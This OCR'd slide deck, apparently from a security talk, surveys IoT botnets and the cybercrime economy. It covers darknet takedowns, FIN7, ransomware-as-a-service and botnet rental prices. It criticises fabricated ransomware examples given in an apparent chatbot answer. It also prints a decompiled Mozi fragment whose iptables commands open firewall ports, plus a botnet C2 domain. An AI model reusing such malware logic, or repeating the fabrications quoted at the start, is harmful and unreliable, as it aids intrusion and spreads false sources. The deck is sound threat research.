
Me: *Do you know ransomware that affect low resource smart objects like smart watches, fitness trackers?*

1. **Fitness tracker** ransomware: based on an existing presentation of mine, but invented paper title, wrong date, completely wrong understanding of the PoC. Not a ransomware.
2. **Blind Ransom**. Supposed to be a blog post on an Amazon Echo ransomware, in 2020. Complete invention: blind ransom never existed, no such ransomware, invented author, attributed to a known researcher but with wrong affiliation, invented blog post link (404)...

Malware on complex IoT - Inspired from Mirai, Gafgyt

Name	Year	Comment
V3G4	2022	Targets camera, firewall, routers...
RapperBot	2022	Bruteforce SSH
EnemyBot	2022	Uses TOR to hide C2s
Zerobot	2021	Written in Golang
Moobot	2020	Targets Tenda routers
Mozi	2019	Still active. Targets Netgear, Huawei...
SORA	2018	Created by *Wicked*
Torii	2018	Data exfiltration, no DDoS
Satori	2018	Speads through ADB
Muhstik	2017	Targets K8S. Cryptomining and DDoS

Mirai C2 console




ELF/Mozi - sample of April 11, 2023

```
int v26 = v25;
if(v25 >= 0) {
    int v27 = param0 * &loc_10000;
    int v28 = &gvar_6F7FC;
    int v29 = (((unsigned int)0 | ((unsigned int)(param0 & 0xFFFF) << 8) | ((unsigned int)0 << 24)) & &loc_FF00) | (u
    gvar_6F800 = 0;
    gvar_6F7FE = (unsigned short)((((unsigned int)0 | ((unsigned int)(param0 & 0xFFFF) << 8) | ((unsigned int)0 << 24
    gvar_6F7FC = 2;
    int v30 = sub_2F058(v25, &gvar_6F7FC, 16);
    if(v30 >= 0) {
        int v31 = 16;
        int v32 = sub_2F198(v25, (int)&v6, (int)&v31);
        int v33 = sub_2F224(v25, 5);
        if(v33 >= 0) {
            int v34 = (unsigned int)v3;
            int port = ((unsigned int)(unsigned char)v3 * 0x100) | ((unsigned int)v3 >>> 8);
            int v36 = sub_172E8("iptables -I INPUT  -p tcp --destination-port %d -j ACCEPT", port);
            int v37 = sub_172E8("iptables -I OUTPUT -p tcp --source-port %d -j ACCEPT", port);
            int v38 = sub_172E8("iptables -I PREROUTING  -t nat -p tcp --destination-port %d -j ACCEPT", port);
            int v39 = sub_172E8("iptables -I POSTROUTING -t nat -p tcp --source-port %d -j ACCEPT", port);
            int v40 = sub_172E8("iptables -I INPUT  -p tcp --dport %d -j ACCEPT", port);
            int v41 = sub_172E8("iptables -I OUTPUT -p tcp --sport %d -j ACCEPT", port);
            int v42 = sub_172E8("iptables -I PREROUTING  -t nat -p tcp --dport %d -j ACCEPT", port);
            int v43 = sub_172E8("iptables -I POSTROUTING -t nat -p tcp --sport %d -j ACCEPT", port);
            int* ptr3 = &v2;
            while(1) {
                int v44 = 456716;
                v2 = 16;
                int v45 = sub_2EFE4(v25, 456716, (int)&v2);
                int v46 = v45;
```

sha256: 5b219c61082b75aff1e07534a8afaead57e6bb14d0023fd403d74acf1909435a

https://chrisdietri.ch/talk/a-detailed-look-into-the-mozi-p2p-iot-botnet/
https://securityintelligence.com/posts/botnet-attack-mozi-mozied-into-town/

New IoT botnet: Catnet (2023)



Cybercrime evolution


- Old days. Attackers in their **garage**

Cybercrime evolution

- Old days. Attackers in their **garage**
- Professionalism / Monetize. Mafia. Forums. **Darknet**

Cybercrime evolution

- Old days. Attackers in their **garage**
- Professionalism / Monetize. Mafia. Forums. **Darknet**
- Many darknet marketplaces were **seized**




Darknet marketplaces taken down

Marketplace	Seized in
Silk Road	2013
AlphaBay	2017
Hansa	2017
DeepDotWeb	2019
Wall Street Market	2019
Sipulimarket	2020
DarkMarket	2021
Hydra	2022

Cybercrime evolution

- Old days. Attackers in their **garage**
- Professionalism / Monetize. Mafia. Forums. Darknet.
- Many darknet marketplaces were **seized**
- Shifting to Telegram, ProtonMail, Discord

Catnet promotion on Telegram, YouTube...



- Sold as a subscription
- Concurrent: parallel, concurrrent executables
- "Null NFOs": ability to bypass DDoS protection and take down websites from NFOServers
- Same for OVH, DataCamp, CloudFlare (CF)...

IoT botnets promotion hidden in plain sight

Botnet name	Year	YouTube link
Saint	2020	https://www.youtube.com/watch?v=thttulxrd8s
Beo	2021	https://www.youtube.com/watch?v=uriopr9MRns
Improved Mirai	2022	https://www.youtube.com/watch?v=fRgA6F9SI6U
Blood	2022	https://www.youtube.com/watch?v=JqjUdmR3A6g
Bolt	2023	https://www.youtube.com/watch?v=alngtJIz6yY

All links have been reported to YouTube.

FIN7/Carbanak organization

FIN7 in brief

- Stole credit/debit cards.
- Targets: US restaurants, gaming, hospitality

"This criminal organization had more than **70** people organized into business units and teams"

Source: https://www.justice.gov/usao-wdwa/pr/high-level-organizer-notorious-hacking-group-fin7-sentenced-ten-years-prison-scheme

"Interestingly, this threat actor created fake companies in order to **hire remote pentesters, developers and interpreters** to participate in their malicious business."

Source: https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/

Ransomware-as-a-Service (RaaS)

Cybercrime has become big business, replete with call centers that assist their victims to pay ransoms, tech support, affiliates who move and launder money, and those who manage forums on the Dark Web to create and sell code. Take for example ransomware-as-a-service (RaaS), a subscription-based model that allows partners (affiliates) to use ransomware tools that have already been developed by someone else to execute attacks. The affiliates earn a percentage of the profits sometimes up to 80% if the attack is successful, and everybody else gets their cut. The booming cybercrime ecosystem has therefore grown into its own supply chain, generating more than a *trillion* dollars of revenue every year. And that supply chain is growing as well, because the bad actors are getting better funded, they are using new elements and service models, and they keep changing their tactics and upping the game.


Reference: `https://www.fortinet.com/blog/industry-trends/the-war-on-cybercrime-and-ransomware-are-you-ready`

Many attackers work in [very] small groups

1. It begins with **1 person** creating a botnet from scratch or re-using leaked sources


Many attackers work in [very] small groups

1. It begins with **1 person** creating a botnet from scratch or re-using leaked sources
2. Gain notoriety



Many attackers work in [very] small groups


1. It begins with **1 person** creating a botnet from scratch or re-using leaked sources
2. Gain notoriety
3. Provide small incentives



Buffalo Wild Wings accounts leak (Feb 2023)

Many attackers work in [very] small groups


1. It begins with **1 person** creating a botnet from scratch or re-using leaked sources
2. Gain notoriety
3. Provide small incentives
4. Diversify



From botnet to RAT

Many attackers work in [very] small groups

1. It begins with **1 person** creating a botnet from scratch or re-using leaked sources
2. Gain notoriety
3. Provide small incentives
4. Diversify
5. Team up for more contacts



From botnet to RAT

Botnets are rented

Botnet name	Rental price in USD per month
Ermac 2	3,000 - 5,000
UB3L	1,500
Magnus	1,500
Grim	500
Minehax X11	400-600


Reference: https://www.virusbulletin.com/uploads/pdf/conference/vb2022/papers/VB2022-Hunting-the-Android-BianLian-botnet.pdf

Renting IoT botnets

Mirai with 50,000 bots: 4,600 USD / week
Mirai with 100,000 bots: 7,500 USD / week

Source: https://www.forbes.com/sites/thomasbrewster/2016/10/23/massive-ddos-iot-botnet-for-hire-twitter-dyn-amazon/

Botnet Resiliency



base64: `{"domains":["http://tomoschester84.top"]}`

